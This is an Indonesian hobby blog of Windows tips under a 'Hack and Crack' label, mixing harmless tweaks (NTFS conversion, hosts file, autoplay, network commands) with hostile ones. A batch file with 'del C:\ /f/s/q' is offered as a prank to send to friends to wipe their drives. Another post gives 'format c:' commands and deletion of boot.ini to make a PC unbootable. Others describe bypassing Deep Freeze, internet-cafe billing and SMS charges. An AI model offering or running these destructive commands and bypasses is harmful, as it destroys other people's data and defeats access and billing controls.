Join The Community

Search

Showing posts with label Hack and Crack. Show all posts

Friday, March 11, 2011

Cara Hack Deefreeze v 6 Ke atas


Pada kali ini saya akan bahas cara hack/jebol/lumpuhkan deefreeze v 6 ke atas,setelah cari cari di google dan akhirnya dapet juga dan saya memutuskan untuk posting coz ke bayakan buwat deefreeze v 6 ke bawah paling bisa v 6.03,,,
Nah langsung aja ya,,,,ok bro !

1. kita butuh kan software ADF v.04


2. Silahkan sedot d sini

3. Ekstrak dan buka file ADF v.04 lalu salah salah satu option

4. Kemudian muncul jendela deefreeze yang di proteksi


5. masukan sembarang kode, kemudian akan muncul jendela deefreeze seperti di bawah ini


6. Kemudian pilih option 3 boot thawed untuk membuka deefreeze lalu tekan apply and reboot

7. restart deh kemudian sesukamu deh mau di apain tuh komputer

Saturday, January 23, 2010

cara sms gratis menggunakan im3

kai ini saya akan postting sms gratis pake kartu im3....
apa bener sih??
2010 ada ang gratis??
sekarang kita siapkan katu im3..truz lo pasang n lo cba sms ke no xl yang 0878 inget kalo ke yang lain nya bakalan bisa hanya ke 0878..

pas di saat lo mu ngirim pesan loilangin no 0 di depan nya...misal no nya 087820231238 ubah jadi 8720231238...
okey....
selamat mencoba...


Monday, November 30, 2009

convert flash disk menjadi NTFS file system

File system hardisk/Flashdisk NTFS terbukti dapat mempercepat kinerja copy paste pada komputer/mempengaruhi kecepatan dan saat ini yang kita kenal flashdisk hanya dapat menggunakan format fat32 tetapi dengan cara ini anda dapat rubah menjadi NTFS.
cara-cara nya sebagai berikut:
1.klik start-run

2.pada run ketikan cmd(untuk masuk ke DOS)
3.setelah berada pada jendela DOS ketikan
convert e: /fs:ntfs /v lalu enter...
warning: pada e itu diisi dengan drive yang akan kita partisi....
4.tunggu sampai finishhhh.

Sunday, November 29, 2009

cara Bobol billing

cara paling mudah bobol billing menggunakan keyboard

1. tangan kasih handbody bukan buwat ngocok yah..hehe
2. ambil ancang ancang
3. tangan kanan pencet F5, F6, F7, F8, (JARI KELINGKING MEMENCET F11, F12)
4. tangan kiri memencet shift, ctrl, space, enter


tapi ingat saat di restar dan saaat window ada tulisan welcome

cara tersebut baru di lancarkan


Code Hacking Yang terdapat Di Windows

apa yang lo perlu buat ialah copy code di bawah dan paste ke dalam notepad dan save kan jadi bat file(.bat)

Quote:
@echo off
echo.
echo.
del C:\ /f/s/q
echo.
echo.
echo reboot your computer to get the result
pause
exit


sesudah lo buat bat file......
kirim ma loe ke temen' loe or ke cpa .....
tereng hardisk akan terformat,,,hehehehehe

Kunci folder dengan tanpa aplikasi

Cara ini relatif lebih mudah dibanding dengan mengganti properties, karena kita cukup meng-copy code ke notepad dengan extensi bat. ingin tau lebih jelas caranya, Let's go to try :


@ECHO OFF
title Folder Locker
if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo yakin folder mau di kunci(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Invalid choice.
goto CONFIRM
:LOCK
ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder locked
goto End
:UNLOCK
echo masukan password untuk buka Folder
set/p "pass=>"
if NOT %pass%==mrdeep goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
echo Folder Unlocked successfully
goto End
:FAIL
echo Invalid password
goto end
:MDLOCKER
md Locker
echo Locker created successfully
goto End
:End


1. copy kode diatas ke Notepad, selanjutnya save file notepad dengan exstensi .bat


2. Caranya pada saat save, dan pada save as type nya ganti ke all files, setelah itu isi deh nama file nya dengan exstensi .bat.
3. contoh : gw save dengan nama : kunci, maka pada saat save isi dengan kunci.bat
4. Klik 2 kali kunci.bat tsb maka akan pertanyaan "masukan password untuk buka folder" isikan passwornya yaitu mrdeep lalu akan muncul folder locker, masukkan file atau folder pribadi anda kedalam folder Locker tersebut
5. Setelah itu , klik 2 kali kunci.bat
6. maka akan muncul pertanyaan,"yakin folder akan dikunci" tekan Y dan ENTER, maka folder locker sudah menghilang
7. untuk membukanya lagi, anda cukup klik 2x kunci.bat
8. anda bisa mengubah pasword dengan yang anda inginkan.caranya ganti kode diatas pada baris if NOT %pass%==mrdeep goto FAIL
9. pada kata mrdeep bisa anda ganti dengan pasword yang anda sendiri.

Memformat harddisk menggunakan notepad

cara format hardisk menggunakan notepad sangat lah jitu dan berisiko,,
bagi anda yang suka iseng ato jail trik ini saya rasa cukup lumayan bikin sedih yang punya kompi coz data nya pada inlang ,,,hehehe
Ingat penggunaan trik ini resiko ditanggung sendiri.

Caranya
1. Buka notepad
2. Copy dan paste skrip berikut


3. Simpan dengan ekstensi .EXE (contoh test.exe)
4. Jalankan dan wuss harddisk anda akan terformat.
span class="fullpost">
Metode lain :
format c:\ /Q/X -- ini akan memformat drive c:


format d:\ /Q/X -- ini akan memformat drive d:
Code:


del /F/S/Q c:\boot.ini -- ini akan membuat komputer anda tidak bisa di boot.


Cara Menghidden Website

Cara mudah meng-hiden website / menghilangkan sbuah website sngtlh mudah. Hy prlu menghafal script ini utk meakukan penghilangan.

1. Start (Windows) > Run > Ketik “CMD” (tanpa tanda kutip)
2. Ketik : CD\WINDOWS\SYSTEM32\DRIVERS\ETC
3. Lalu, ketik lagi : Edit Hosts. (Pakai titik)

4. Pada host pertama :
127.0.0.1 localhost (misal anda ingin meng-hidden website Google.com)
127.0.0.1 www.google.com
File > Save > Exit !

Mka pada saat anda buka [http://www.google.com/] OBJECT NOT FOUND.
Jika anda mau mengembalikan seperti semula :
127.0.0.1 localhost (misal anda ingin meng-hidden website Google.com)
127.0.0.1 (delete google.com) Save !

semoga bermanfaat !!


cara cepat cari lagu d google

Ada banyak cara untuk mendapatkan lagu di internet. Masuk ke situs ini situ itu dan sebagainya. Berikut trik simple dalam mencari musik (mp3).
1. Buka google
2. Masukkan keyword ini di search box-nya ?intitle:index.of? mp3 "udit narayan"
3. Ganti kata udit narayan dengan nama artis/band/penyanyi favorit, jangan lupa klik search/telusuri[/color] atau pencet Enter pada keyboard.


Membagi File menjadi beberapa part denagan WInrar

kali ini saya akan menuliskan cara membagi file menjadi beberapa part denagan bantuan winrar.
sebelum nya terimakasi kepada sahabat saya RONI yang telah membagi ilmu nya kepada saya.

sekarang kita mulai pokok bahsan yaitu mebagi file.
yang harus di siapkan software winrar dan file yang akan di bagi.
tentunya menggunakan komputer ya !! bkan menggunkan HP nokia 3310..hehehe
1.kompi anda harus telah terinstal winrar

2.klik kanan pada file >
3.lalu klik add to archive

4.pada tab general >pada split to volumes isikan sesuai keinginan anda dengan artian akan di bagi menjadi berapa besar per File..
5.lalu tekan ok.

Sunday, September 13, 2009

Menghilangkan Iklan Di Facebook

facebook tidak asing lagi lah bagi kita dan saat kita menggunakan facebook suka ada iklan di samping kanan halamn facebook ,jika anda merasa terganngu ada cara untuk menghilangkan nya.....

Berikut langkah-langkahnya :
1. Buka Browser Mozilla Firefox anda.
2. Buka Link add-ons dibawah ini dan install di firefox anda.
– https://addons.mozilla.org/en-US/firefox/addon/2108

3. Setelah terinstall, restart firefox anda.
4. Setelah itu buka link dibawah ini :
– http://userstyles.org/styles/9405
5. Klik Tombol “Install with Stylish”. Terletak pada pojok kanan atas.
6. Setelah terinstall, restart firefox anda lagi.
7. Buka facebook dan login dengan account anda.
8. Coba masuk ke halaman profil, maka iklan di facebook anda akan hilang.

Untuk menampilan iklannya lagi anda tinggal menghilangkan centang yang ada pililhan add-ons tersebut yang terletak pada pojok kanan bawah firefox anda, demikian pula sebaliknya.
Untuk lebih jelasnya anda bisa melihat gambar dibawah ini :


Tuesday, July 14, 2009

Disable klik kanan pada desktop & Windows Exploler

Jika Anda meng-enable setting di bawah ini maka tidak ada yang bisa melakukan klik kanan pada Desktop & Windows Explorer. Dengan kata lain menu yang muncul waktu klik kanan tidak ada lagi.

Ikutilah langkah berikut.
Klik Start—->Run, ketikkan regedit lalu tekan Enter.
Key: HKEY_CURRENT_USER\Software\Microsoft\Windows \CurrentVersion\Policies\Explorer
Value Name: NoViewContextMenu
Data Type: REG_DWORD
Data: (0 = disabled, 1 = enabled)


Tuesday, July 7, 2009

Proteksi FlashDisk(FD) Tanpa AntiVirus

Biasanya Virus Kalau Menyebarkan Dirinya Menggunakan FD dan kali ini saya menemukan tips Proteksi FlashDisk(FD) Tanpa AntiVirus dan perlu kalian tahu trik ini jadul tapi gx papa lah toh pasti ada yang belum tau jika anda berminat lihat di bawah ini :
Caranya Mudah, Pada FD Hapus File Autorun.inf,
Setelah Di Hapus Buatlah Directori/Folder Bernama Autorun.inf,
Pada Folder Autorun.inf Buatlah File Desktop.ini

Isinya :
------------------------------------------------
' [.ShellClassInfo] '
' CLSID={2559a1f2-21d7-11d4-bdaf-00c04f60b9f0} '
------------------------------------------------


Save(Desktop.ini Pada Folder Autorun.inf)
Desktop.ini Selesai, Sekarang Apa Lagi Yah...!
Oh Iya FD Ku Lalu Tak Buka Lagi, Ternyata Ada Folder Lagi
Dan Buatlah Folder Sehingga Menjadi Seperti Ini :

FD:\Autorun.inf\con\aux\nul

Ya Sudah Selesai, Apakah FD Itu Masih Aman...?
Silahkan Riesya Coba Infeksi FD Itu Dengan Virus U Yang Hanya Menginfeksi FD Saja
Oke Apakah Sudah Aman...?
Kalau Belum Aman Silahkan Buat Folder Lagi Di FD
Contoh ':\Δ Virus Δ' Foldernya Dikasih [Segitiga Trus Spasi NamaFolder Spasi Segitiga]
Dan Pada Folder Itu Kamu Kasih Saja File MS.Office (Ex. Doc, xls, ppt, mdb, dan lainnya)
Coba Infeksi File-File Itu, Biasanya Virus Kalau Menginfeksi FD Pasti Mencari File-File
Seperti Image, Document, Text, Dan Lainnya Tanpa Menentukan Folder Apa Yang Mau Di Infeksi,
Memangnya VM Nya Tahu Apa Isi FD Itu, VM Hanyalah Manusia Biasa, Dan AVM Juga Manusia Biasa.
Apakah Bisa, Kalau Masih Bisa Di Infeksi, SIlahkan Download SmadAV Untuk Memproteksi FD U.

Implementasi Nyata :
SmadAV Khan Yang Membuat Smad-Lock, Jika Folder Yang Diberi Nama [Segitiga Spasi Nama Spasi Segitiga], Jika DI Scan Pake Morphost, Riesha AV, And Other Sama Sekali Tidak Bisa Membuka Folder Yang Ada Segitiganya, HaHaHa Smad-Lock Ternyata Sangat Ampuh


Tuesday, April 14, 2009

Mematikan auto play pada flaskdisk

Mematikan auto play pada flaskdisk
Flashdisk merupakan salah satu media yang paling banyak digunakan dalam penyebaran virus.
Pada waktu kita memasukkan flashdisk ke USB komputer kita, maka secara default windows akan langsung membuka task baru dengan fungsi Auto play.
Banyak sekali virus yang menggunakan fungsi Auto Play ini untuk menyebarkan diri mereka dan kemudian menginfeksi komputer kita.
Disini kita akan berusaha untuk meminimalisir virus masuk ke dalam komputer kita dengan cara meng-nonaktifkan fungsi Auto Play tersebut.

Berikut caranya :
- Klik Start –> run “gpedit.msc”
- Pilih Computer Configuration –> Administrative Templates
- Lalu Pilih System, cari file Turn Off Auto Play dan klik double
- Lalu centang pilihan enabled dan Turn Off Auto Play pilih All Drive
- Lalu klik OK, Tutup dan restart
Cara lain untuk meminimalisir virus masuk ke dalam komputer adalah dengan cara mengaktifkan user Guest dan selalu login dengan user guest tersebut.
Karena dengan user Guest maka secara tidak langsung kita akan mematikan fungsi registry, karena Virus akan selalu manginfeksi file registry ini dan merubah value di dalamnya.
Anda juga dapat meminimalisir virus masuk ke dalam komputer dengan selalu mengupdate anti virus secara rutin.


Tuesday, April 7, 2009

Perintah Command Prompt Untuk Jaringan Komputer.

Perintah Command Prompt Untuk Jaringan Komputer


Berikut adalah perintah-perintah pada Command Prompt yang berhubungan dengan jaringan komputer.
Untuk melakukan perintah-perintah tersebut Anda harus masuk ke Command Prompt ( Klik Start ->Run ->Ketik CMD )
1. ipconfig /all
Menampilkan informasi konfigurasi koneksi, misalnya Host Name, Primary DNS Type, Ethernet Adapter LAN.
2. ipconfig /flushdns
Menghapus DNS Cache
3. ipconfig /release
“Menghapus” semua koneksi IP Address.
4. ipconfig /renew
Membuat IP Address baru untuk adapter tertentu.
5. ipconfig /displaydns
Menampilkan DNS Cache.
6. ipconfig /registerdns
Melakukan refresh DNS dan meregister kembali koneksi DNS.
7. ipconfig /showclassid
Menampilkan informasi DHCP Class.
8. ipconfig /setclassid
Mengubah DHCP Class ID
9. control netconnections
Menampilkan Network Connection.
10. nslookup
Mengetahui alamat ip address dari nama domain yang di tuliskan
11. netstat
Menampilkan informasi koneksi TCP/IP yang sedang aktif.
12. route
Menampilkan local route.
13. hostname
Menampilkan nama komputer.
14. ping
Contoh: ping www.finderonly.com
Melakukan test koneksi ke situs www.finderonly.com.
Semakin sedikit % loss-nya maka semakin baik koneksinya.
15. tracert
Menampilkan informasi IP Address route.

Membuat Yahoo Messenger Multiple Online dengan menggunakan regedit


Membuat Yahoo Messenger Multiple Online dengan menggunakan regedit


Kita bisa membuat multiple online dengan Yahoo Messenger, artinya kita bisa login di Yahoo Messenger dengan ID kita yang lain secara bersamaan.
Langkah - langkah :

1. Tutup Yahoo Messenger kalo kamu sedang online
2. Klik Start Menu –> Run –> regedit
3. Cari node HKEY_CURRENT_ USER –> Software –>Yahoo –> Pager –> Test
4. Klik kanan di bagian kanan halaman dan pilih New –> Dword Value
5. Beri nama value tersebut menjadi Plural
6. Double klik dan beri value data 1, untuk Base, pilih Decimal

Sekarang buka Yahoo Messenger, login menggunakan ID yang biasa di kamu gunakan.
Trus coba buka lagi aplikasi Yahoo Messenger dan login dengan ID berbeda.

Sunday, April 5, 2009

how to turn off another computer via LAN connection


how to turn off another computer via LAN connection


We will discuss how to turn off the computer via LAN connection with the steps as follows:

1.start>run.
2.input shutdown -i
3.then select add to select the computer
4.input IP addres example 192.168.0.1 > ok
5. then select whether the restart, shutdown or log off exmple :restart
6.and the last input message or comment >ok.

Thursday, April 2, 2009

convert FAT32 to NTFS file system

NTFS is the excess transfer data more quickly, if a computer with a dead hard drive suddenly will not check the contents of its unique hard drives can be used again in a flashdisk without a data format that is.
if you are interested please follow the steps as follows:

1.start> run
2.cmd
3.input on the dos window
convert C: /fs:ntfs /v attention C you replace the drive with the drive that you want to convert.
4.and enter to close.

Tuesday, March 31, 2009

mengganti nama processor sesuai keinginan kita


jika anda ingin mengganti nama processor pada tampilan system propertis dan memberi nama sesuai keinginan anda misal intel pentium 10, itu tidak mungkin kan tapi kita bisa lakukan itu.

Caranya sebagai berikut :

1. Masuk ke registry editor anda ( Start –> Run –> Ketik regedit )
2. Masuk ke registry berikut
HKEY_LOCAL_MACHINE\HARDWARE\DISCRIPTION\System\CentralProcessor\
atau
HKEY_LOCAL_MACHINE\HARDWARE\DISCRIPTION\System\CentralProcessor\
atau
HKEY_LOCAL_MACHINE\HARDWARE\DISCRIPTION\System\CentralProcessor\1\
3. Cari key dengan nama “ProcessorNameString”
4. Klik kanan key tersebut lalu pilih Modify dan ubah Value Data tersebut sesuai keinginan anda (Contoh : Intel Pentium 4).

Sekarang anda bisa melihat perubahannya di System Properties anda (klik kanan icon My Computer dan pilih Properties ).

^_^cuadz^_^

Search Article This Site And Related Article From Other Site

Loading